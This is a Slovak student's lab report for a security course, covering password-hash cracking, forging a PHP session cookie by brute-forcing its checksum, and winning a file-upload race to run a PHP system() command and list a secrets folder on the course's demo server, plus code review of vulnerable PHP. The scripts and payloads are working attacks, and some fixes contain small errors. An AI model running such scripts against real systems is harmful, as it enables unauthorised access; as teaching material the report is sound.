BIT 4

Zraniteľné AAA a race conditions

Jakub Gašparín

Obsah

4.1 Weak passwords and hashing

4.1.1 Identifikujte formát hashovania jednotlivých hesiel, hashovaciu funkciu a prípadný salt a napíšte, či je dané hashovanie bezpečné. Ak nie, uvedte pre čo.

4.1.1.1 320f90360b2e6242a1605c6a43466691

Toto je MD5 hash. Neobsahuje žiadny salt. Je to MD5 lebo string je 32 znakov dlhý a obsahuje iba hexadecimálne znaky. MD5 hashovanie nie je bezpečné podľa OWASP. Jeden z dôvodov je preto, lebo ma vysoký výskyt kolízií, zraniteľný na brute force útoky a neobsahuje žiaden salt.

https://owasp.org/www-project-mobile-top-10/2016-risks/m5-insufficient-cryptography

4.1.1.2 da39a3ee5e6b4b0d3255bfef95601890afd80709

Toto je SHA-1 hash. Neobsahuje žiadny salt. Je to SHA-1 preto, lebo string je 40 znakov dlhý. Tento špecifický hash ja zároveň veľmi známy preto, lebo je to hash prázdneho reťazca.

SHA-1 nie je bezpečný preto, lebo je starý a veľmi náchylný na kolízie.


https://stackoverflow.com/questions/12913873/how-to-check-if-php-field-is-empty-when-using-sha1

https://www.keycdn.com/support/sha1-vs-sha256


4.1.1.3 1e89cca48$.lNUNFuE848.qRakPnepu/

Na analýzu tohto hashu som použil viaceré nástroje

HashID:



Hashes.com:



https://github.com/psypanda/hashID

https://hashes.com/en/tools/hash_identifier


A samozrejme stránka example hashes. Tuná vidím, že toto je md5crypt, MD5 (Unix), Cisco-IOS 1 (MD5) 2 hash. Je to tento hash preto, lebo začína sa 1, čo nám hovorí, že je to md5 hash.

Tento hash má aj salt a je to e89cca48. Posledná časť hashu je .lNUNFuE848.qRakPnepu/, čo bude zrejme heslo.

V minulosti býval bezpečný, ale v modernej dobe už nestačí. Je zraniteľný na „GPU-based brute-force attacks and side-channel attacks."

https://www.onlinehashcrack.com/how-md5crypt-hashing-algorithm-works.php

4.1.1.4 $5$1111$Fu1TGVjZl6a7x2vnKn5HqzhlevDCQyGObcGPAziy61D




Toto je SHA-256 hash. To je preto, lebo začína na 5.

Salt je 1111. Zvyšok hashu je zrejme heslo.

Keď som hľadal, či SHA-256 je viac bezpečný alebo nie, našiel som rôzne názory. Ale OWASP odporúča SHA-256 hash použiť spoločne s HMAC (teda použiť HMAC-SHA-256).

https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html

4.1.1.5 $5$1111$N21DKC75OGVQpl5dkeN0FUvsR3JoiyLP1XxSkDOAfM7



Toto je tieť SHA-256 hash. 1111 je salt. Všetko čo som napísal v prechádzajúcej úlohe platí aj tu.

4.1.2 Pokúste sa zlomit jednotlivé heslá pomocou OSINT a crackovacích nástrojov (john the ripper alebo hashcat). Heslá sa nachádzajú v slovníkoch s bežnými heslami.

Prvý hash je md5 a md5 je tak slabý že sa to dá zlomiť online

https://md5decrypt.net/en/

320f90360b2e6242a1605c6a43466691 je krokodil123

da39a3ee5e6b4b0d3255bfef95601890afd80709 je prázdny reťazec, ako som už spomínal v predošlej úlohe.

1e89cca48$.lNUNFuE848.qRakPnepu/ je 1234568. toto som našiel cez hashcat:

```
C:\Users\user\Desktop\hashcat-6.2.6>hashcat -a 0 -m 500 md5crypt.txt rockyou.txt --show
$1$e89cca48$.lNUNFuE848.qRakPnepu/:12345678
```

Nasledovné dva hashe mi nešli v hashcat tak som použil john the ripper:

$5$1111$Fu1TGVjZl6a7x2vnKn5HqzhlevDCQyGObcGPAziy61D je password1

```
C:\Users\user\Desktop\john-1.9.0-jumbo-1-win64\run>john hash.txt
Warning: detected hash type "sha256crypt", but the string is also recognized as "sha256crypt-opencl"
Use the "--format=sha256crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:password.lst, rules:Wordlist
password1        (?)
```

$5$1111$N21DKC75OGVQpl5dkeN0FUvsR3JoiyLP1XxSkDOAfM7 je nbusr123

```
C:\Users\user\Desktop\john-1.9.0-jumbo-1-win64\run>john --wordlist=rockyou.txt hash.txt
Warning: detected hash type "sha256crypt", but the string is also recognized as "sha256crypt-opencl"
Use the "--format=sha256crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nbusr123         (?)
1g 0:00:05:47 DONE (2024-10-15 18:01) 0.002877g/s 14866p/s 14866c/s 14866C/s ne1234..nbaize
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

4.2 Broken authentication

Ako prvý vec som skontroloval cookies

```
» document.cookie
← "sess=Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxMztzOjU6ImxvZ2luIjtzOjM6ImJpdCI7czo4OiJwYXNzd29yZCI7czozOiJiaXQiO3M6ODoiaXNfYWRtaW4iO2I6MDt9; sess_csum=82"
```

"sess=Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxMztzOjU6ImxvZ2luIjtzOjM6ImJpdCI7czo4OiJwYXNzd29yZCI7czozOiJiaXQiO3M6ODoiaXNfYWRtaW4iO2I6MDt9; sess_csum=82"

Vyskúšal som zmeniť sess_csum na iné číslo (1), že čo sa stane:

session manipulation detected! hacking attempt will be reported to system administrators!11

Je tu nejaká detekcia. Potom som si dekódoval cookies.

Output

```
O:8:"stdClass":4:
{s:2:"id";i:13;s:5:"login";s:3:"bit";s:8:"password";s:3:"bit";s:8:"is_admin";b:0;}
```

Tu vidím, že je tu is_admin vlajka, ktorá je nastavená na 0. Zmením ju na 1 a uvidím, čo sa stane.

Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxMztzOjU6ImxvZ2luIjtzOjM6ImJpdCI7czo4OiJwYXNzd29yZCI7czozOiJiaXQiO3M6ODoiaXNfYWRtaW4iO2I6MTt9

---

session manipulation detected! hacking attempt will be reported to system administrators!11

To nefungovalo tiež.


Ale tu vidím, že pokiaľ by som vedel, ako je správne id admina, tak by som sa mohol dostať do jeho konta. Dalo by sa ručne písať čísla sess_csum=X od 0-nekonečno, ale lepšie to asi spraviť cez python kód.

```
import requests
cookie = {'sess':
'Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxMztzOjU6ImxvZ2luIjtzOjM6ImJpdCI7czo4OiJwYXNzd29yZCI7czozOiJiaXQiO3M6ODoiaXNfYWRtaW4iO2I6MTt9',
            'sess_csum': '82'}
i=0
while i < 100:
    cookie['sess_csum'] = str(i)
    req = requests.get('https://xgasparin.bit.demo-cert.sk/backend.php',
cookies=cookie)
    print(req.content, i)
    i += 1
```

Pomocou request som posielal niekoľko GET požiadaviek, až kým som nedostal správnu odozvu

```
b'session manipulation detected! hacking attempt will be reported to system administrators!11' 65
b'<h1>ahoj bit</h1>heslo d\xc5\x88a je krtko!<h3><a href="?logout=1">logout</a></h3>' 66
b'session manipulation detected! hacking attempt will be reported to system administrators!11' 67
```

Teraz viem, že ID admina je 66 a flag je krtko.



4.4 Code review

4.4.1 CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

```
$user = $db->getRow("SELECT * FROM users WHERE login='".addslashes($login)."'
AND password='".addslashes($password)."')");
```

Chyba je v použití funkcie addslashes(). Už v oficiálnej dokumentácii je písané „The **addslashes()** is sometimes incorrectly used to try to prevent SQL Injection. Instead, database-specific escaping functions and/or prepared statements should be used.“ (https://www.php.net/manual/en/function.addslashes.php).

Oprava: podobne ako môj návrh v 3.4 použijem prepared statements:

```
$value = $db->prepare("SELECT * FROM users WHERE login = ? AND password = ?");
$value->execute([$login, $password]);
$value = $stmt->fetch();
```

4.4.2 CWE-521: Weak Password Requirements

```
$password = substr($_REQUEST['password'], 0, 8);
```

Táto časť kódu limituje dĺžku hesiel na 8 znakov a menej. Dĺžka hesla by sa nemala limitovať vôbec, kratšie heslá sa dajú ľahšie prelomiť.

```
$password = $_REQUEST['password'];
```

4.4.3 CWE-315: Cleartext Storage of Sensitive Information in a Cookie

```
setcookie('user',base64_encode($user));
```

Táto časť kódu obsahuje meno a heslo používateľa uloženej v premennej ‚user‘, ktorá je následne enkódovaná into base64. Útočník si ľahko môže tento cookie odchytiť a získať z neho dôležité informácie.

Oprava:

Postupoval som podľa oficálnej PHP dokumentácie na setcookie() (https://www.php.net/manual/en/function.setcookie.php) ktorá odporúča, aby sme setcookie() zadefinovali takto:

```
setcookie('user', $sessionToken, [
        'expires' => time() + 60*60*24*30,
        'path' => '/',
        'domain' => 'http://bit.demo-cert.sk/derave2.phps',
        'secure' => true,
        'httponly' => true,
        'samesite' => 'Strict'
]);
```

4.4.4 CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

```
echo "<h1>Welcome back {$_REQUEST['login']}</h1>";
```

Táto časť kódu je zraniteľné na XSS. Útočník môže využiť $_REQUEST['login'] na vloženie škodlivých skriptov kdeže tu nie je žiadne ošetrenie kódu a tento kód sa vypisuje priamo do HTML stránky.

Oprava:

```
echo "<h1>Welcome back " . htmlspecialchars($_REQUEST['login'], ENT_QUOTES,
'UTF-8') . "</h1>";
```

Podobne ako som to riešil v 3.4, použijeme htmlspecialchars() na ošetrenie kódu.

4.4.5 CWE-565: Reliance on Cookies without Validation and Integrity Checking

```
$user = @base64_decode($_COOKIE['user']);
```

Nie len že cookie nie je verifikovaný, ale je tu aj @ čo asi znamená, že programátor nechcel riešiť problémy ktorý vzniknú s touto časťou kódu. Toto by sa dalo opraviť s pomocou session ktorý som vytvoril v 4.4.3 a verifikovať cookie cez to.

4.4.6 CWE-362: Race Condition

```
$message_id = $db->getValue("SELECT MAX(id) FROM messages");
$db->query("INSERT INTO messages VALUES(".($message_id + 1).",'$title',
'$message', '$author')");
```

Táto časť kódu je náchylná na race condition útok. V kóde sa inkrementuje ID správ po jednej (MAX(id) a $message_id+1). Medzi časom kedy sa nová správa získa (MAX(id)) a kedy sa vloží do databázy sa môže vložiť iná, potencionálne škodlivá správa.

Oprava:


1. použiť synchronizáciu threadov

2. nechať databázu inkrementovať ID-čka

3. zamedziť tvorbe viac ako jedného procesu

4.3 Race condition

Najprv som musel pochopiť, ako race condition s využitím TCO/TOU funguje. Ja som to pochopil takto:



Update.bin prejde iba preto, lebo ma legitímny hash ktorý stránka skontroluje predtým, než ho akceptuje. Toto ale zaberie nejaký čas. Pokiaľ sa mi počas tejto kontroly podarí poslať iný, škodlivý súbor, tak by som cez RCE dostal prístup k citlivejším informáciam.

```
$f = "/tmp/firmware_".posix_getuid().".php";
```

Viem, že súbor sa tiež uloží ako firmware_[UID].php, takže musím si ho premenovať na firmware než ho pošlem. Na riešenie problému som si vytvoril viaceré skripty. Začnem tým najjednoduchším

evil_code.php:

```php
<?php
echo system('ls -l /var/www/secrets/');
?>
```

Jednoducho vypíšem obsah priečinku secrets. To je cieľ tejto úlohy. Viem že musím použiť system príkaz, tak ako som robil v druhom zadaní.

upload_update.py

```python
import requests

url = "https://xgasparin.bit.demo-cert.sk/firmware.php"
file_path = "C:/Users/user/Desktop/update.bin"

while True:
    with open(file_path, 'rb') as firmware_file:
        response = requests.post(url, files={'firmware': firmware_file})
    if response.status_code == 200:
        print(response.content, "\n", end="", flush=True)
    else:
        print(f"Error: {response.status_code}")
```

Python skript ktorý opakovane posiela update.bin súbor na moju stránku cez requests knižnicu, podobne ako som robil v úlohe 4.2.

upload_evil_code.py

```python
import requests

url = "https://xgasparin.bit.demo-cert.sk/firmware.php"
file_path = "C:/Users/user/Desktop/evil_code.php"

while True:
    with open(file_path, 'rb') as firmware_file:
        response = requests.post(url, files={'firmware': firmware_file})
    if response.status_code == 200:
        print(response.content, "\n", end="", flush=True)
    else:
        print(f"Error: {response.status_code}")
```


Funguje úplne rovnako, len teraz posielam evil_code.php.

Cieľom je získať čo najviac možností prejsť cez hash kontrolu stránky a dostať prístup k secret priečinku. Spustil som oba programy a sledoval som odozvu. Odozva vyzerala takto v termináli:

```
bit_lab4.3_part2   bit_lab4.3
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
. 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1
ıdy at version 1.0.1'
```

b'<h1>firmware update</h1>\n<form action="?" method="POST" enctype="multipart/form-data">\nfirmware file: <input type=\'file\' name=\'firmware\'>
\n<input type=\'submit\' value=\'upload\'>\n</form>\n\n<h3>preparing upgrade...</h3><pre>processing firmware file...\ncalculating md5 hash... f840fbc1e795d35e1f1ac362e295ff92\nverifying hash with update server... VALID\nstarting firmware upgrade...\ntotal 132\n-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php\n-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php\n-r-------- 1 www-data www-data 583 Oct 17 09:18 marek_7d5a17d8.php\n-r-------- 1 www-data www-data 583 Oct 7 08:05 ondro_05fd2565.php\n-r-------- 1 www-data www-data 583 Oct 17 09:18 simon_41671586.php\n-r-------- 1 www-data www-data 583 Oct 17 09:18 turky_10228480.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xandelt1_8f857def.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xbashmakov_7fb87d39.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xbrillad_193af336.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xbrodnianskyj_460a9e1b.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xcerepan_03846d67.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xcvercko_0c357dda.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xdosa_51eeb651.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xgalchyn_7d87611d.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xgasparin_3bb33a29.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xgriscik_39d40500.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xkashuba_aa940df7.php\n-r-------- 1 www-data www-data 583 Sep 26 10:30 xkisst1_f01f2725.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xkonkoly_db7d8711.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xkosmal_292af7bc.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xkuklovsky_d7e5bd7c.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xkuska_edb32f36.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xlomencik_6f16c903.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xmakay_70cb2839.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xpoor_0e0cd999.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xskalny_9799a3f8.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xslizik_02fd9019.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xspaniko_0f8ca8f3.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xsventeks_1ecbdb3d.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xtaraba_334016ea.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xurger_103ccbc7.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xvaliceks_c81bd91e.php\n-r-------- 1 www-data www-data 583 Sep 26 10:31 xvaliceks_c81bd91e.php\n'

Toto je ale neporiadok a moc mi to nepovie, tak som upravil text a výsledný výstup vyzeral takto:


-r-------- 1 www-data www-data 583 Oct 17 09:18 adam_247ab90c.php
-r-------- 1 www-data www-data 583 Oct 17 09:27 dominik_b50e68ff.php
-r-------- 1 www-data www-data 583 Oct 17 09:27 marek2_6bd73d8c.php
-r-------- 1 www-data www-data 583 Oct 17 09:18 marek_7d5a17d8.php
-r-------- 1 www-data www-data 583 Oct 7 08:05 ondro_05fd2565.php
-r-------- 1 www-data www-data 583 Oct 17 09:18 simon_41671586.php
-r-------- 1 www-data www-data 583 Oct 17 09:18 turky_10228480.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xandelt1_8f857def.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xbashmakov_7fb87d39.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xbrillad_193af336.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xbrodnianskyj_460a9e1b.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xcerepan_03846d67.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xcvercko_0c357dda.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xdosa_51eeb651.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xgalchyn_7d87611d.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xgasparin_3bb33a29.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xgriscik_39d40500.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xkashuba_aa940df7.php
-r-------- 1 www-data www-data 583 Sep 26 10:30 xkisst1_f01f2725.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xkonkoly_db7d8711.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xkosmal_292af7bc.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xkuklovsky_d7e5bd7c.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xkuska_edb32f36.php
